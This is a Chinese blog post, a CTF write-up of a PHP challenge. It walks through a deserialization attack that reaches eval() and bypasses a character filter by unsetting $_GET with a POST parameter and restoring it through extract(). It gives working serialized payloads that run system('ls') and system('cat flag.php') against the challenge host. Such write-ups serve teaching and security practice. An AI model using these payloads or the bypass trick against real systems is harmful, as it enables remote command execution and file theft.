

# HashTeam web\_浑元形意 writeup

原创

[Mitch311](#) 于 2020-12-30 15:56:46 发布 69 收藏

分类专栏: [CTF](#) 文章标签: [unctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/Mitchell\\_Donovan/article/details/111970527](https://blog.csdn.net/Mitchell_Donovan/article/details/111970527)

版权



[CTF 专栏收录该内容](#)

51 篇文章 3 订阅

订阅专栏

## HashTeam web\_浑元形意

[原题链接](#)

**key:PHP代码审计+反序列化**

①进入环境后页面是马老师帅照一张□



[https://blog.csdn.net/Mitchell\\_Donovan](https://blog.csdn.net/Mitchell_Donovan)

往下滑发现了php代码, 有点小多.....

```

<?php
class hashteam {
    var $test;
    function __construct() {
        $this->test = new Orbic();
    }
    function __destruct() {
        $this->test->action();
    }
}

class Orbic {
    function action() {
        echo "Orbic";
    }
}

class Qu4ck {
    var $test2;
    function action() {
        eval($this->test2);
    }
}

function filter($input){
    if(preg_match("/[A-Za-z0-9_]+/", $input)){
        die("不讲武德!!!");
    }else{
        return $input;
    }
}

foreach (array('_POST', '_GET') as $k){
    if($$k){
        foreach($$k as $key=>$value){
            if(isset($$key)&&$$key==$value)
                unset($$key);
        }
    }
}

if(isset($_GET['shell']))$_GET['shell']=filter($_GET['shell']);
if($_POST)extract($_POST, EXTR_SKIP);
if($_GET)extract($_GET, EXTR_SKIP);
if(isset($_GET['shell'])){
    $shell=$_GET['shell'];
    $class=new hashteam();
    unserialize($shell);
    echo "大E了没有闪";
}

?>

```

②这里首先定义了三个类hashteam、Orbic、Qu4ck

hashteam类中定义了临时变量test，然后调用了两个魔法函数，构造函数用test创建一个Orbic类，析构函数会调用Orbic类里的action()从而输出"Orbic"

这里的魔法函数如下：

构造函数 `__construct()`：当 `new` 出新对象时会自动调用，但在反序列化 `unserialize()` 时是不会自动调用的。

析构函数 `__destruct()`：当对象被销毁时会自动调用。

Orbic类里只定义了一个 `action()` 函数，后者只是单纯地输出字符串 "Orbic"

Qu4ck类定义了变量 `test2`，然后定义函数 `action()`，注意这里有个 `eval()`，意味着可以用 `eval()` 拿 shell

③代码的最后创建了 `hashteam` 类，肯定会自动调用一系列魔法函数

并且出现了反序列化 `unserialize()`，给了我们去 `Qu4ck` 中拿 shell 的可能，所以我们需要自己去对这些类进行重构从而去执行 `eval()`

这里的操作方法也很简单，因为 `hashteam` 类里面给 `test` 赋值的是 `Orbic` 类，想要执行 `Qu4ck` 中的 `action()` 只需要给 `test` 赋值 `Qu4ck` 类即可，具体代码如下：

```
<?php
class hashteam {
    var $test;
    function __construct() {
        $this->test = new Qu4ck(); //将Orbic换成Qu4ck
    }
}
class Qu4ck {
var $test2 = "system('ls');"; //ls列出目录下所有文件名
}
echo serialize(new hashteam());
?>
```

上述代码序列化后结果为 □

```
O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:13:"system('ls');";}}
```

这便是我们要传递的参数 shell，题目中再反序列化 `unserialize()` 回来，我们就实现了类的重构并获得了目录下所有文件名

问题显然并没有这么简单（不然中间那一坨代码是干嘛的.....）

④中间代码长这样式的 □

```
if(isset($_GET['shell']))$_GET['shell']=filter($_GET['shell']);
if($_POST)extract($_POST,EXTR_SKIP);
if($_GET)extract($_GET,EXTR_SKIP);
if(isset($_GET['shell'])){
$shell=$_GET['shell'];
$class=new hashteam();
unserialize($shell);
echo "大E了没有闪";
```

首先将GET提交的shell内容经过filter()过滤，filter()定义如下□

```
function filter($input){
    if(preg_match("/[A-Za-z0-9_]+/", $input)){
        die("不讲武德!!!");
    }else{
        return $input;
    }
}
```

可见，filter()会过滤所有的字母数字还有下划线以及\$等符号

然后对POST数组和GET数组中的内容分别进行extract()

**extract(EXTR\_SKIP)把数组中的键名直接注册为了变量，比如把\$\_POST[ai]直接注册为了\$ai**

最后如果GET数组中仍有shell内容就可以执行我们刚才的payload

所以这里如果我们直接提交payload肯定会被过滤掉，那该如何操作呢

想起来中间有一段代码我们还没用到□

```
foreach (array('_POST','_GET')as $k){
    if($$k){ //$$k=$_POST
        foreach($$k as $key=>$value){ //用$_POST传的参数作为键名和键值
            if(isset($$key)&&$$key==$value)
                unset($$key); //销毁变量
        }
    }
}
```

如果我们先把我们GET里的内容unset()销毁掉，然后再利用别的方法传回去不就好了

我们需要unset(\$\_GET[shell])，那么键名\$key就为\_GET[shell]

这里我们只需要用之前没有用到的\$\_POST,使用POST方法提交**\_GET[shell]=O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:13:"system('ls');";}}**

这样就可以成功把\$\_GET销毁，绕过filter()

销毁后，再利用extract()函数通过extract(\$\_POST,EXTR\_SKIP)还原出\$\_GET[shell]

⑤最终我们同时通过GET方法和POST方法同时提交相同的内容来进行操作

GET提交?shell=O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:13:"system('ls');";}}

POST提交\_GET[shell]=O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:13:"system('ls');";}}


Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾

```
http://47.103.222.234:28467/?shell=O:8:%22hashteam%22:1:{s:4:%22test%22;O:5:%22Qu4ck%22:1:{s:5:%22test2%22;s:13:%22system(%27ls%27);%22;}}
```

Post data  Referer  User Agent  Cookies

```
_GET[shell]=O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:13:"system('ls');";}}
```

得到了目录下所有文件名



flag.php img index.php source.php 大E了没有闪 <?php

```
class hashteam {
    var $test;
    function __construct() {
        $this->test = new Orbic();
    }
    function destruct() {
        $this->test->action();
    }
}
```

[https://blog.csdn.net/Mitchell\\_Donovan](https://blog.csdn.net/Mitchell_Donovan)

看到了flag.php

⑥需要想办法打开flag.php

肯定不能是直接在网上后面输入/flag.php来打开啊

我们还是要用上面的方法，把指令藏在类重构里，序列化后再次传参

GET提交?shell=O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:23:"system('cat flag.php');";}}

POST提交\_GET[shell]=O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:23:"system('cat flag.php');";}}

在源代码里找到flag

这道题是根据上海市比赛的“千毒网盘”的unset和extract的组合题改编的，更多内容可以访问[千毒网盘wp](#)

关于序列化和反序列化，更多内容可以访问[反序列化漏洞+例题](#)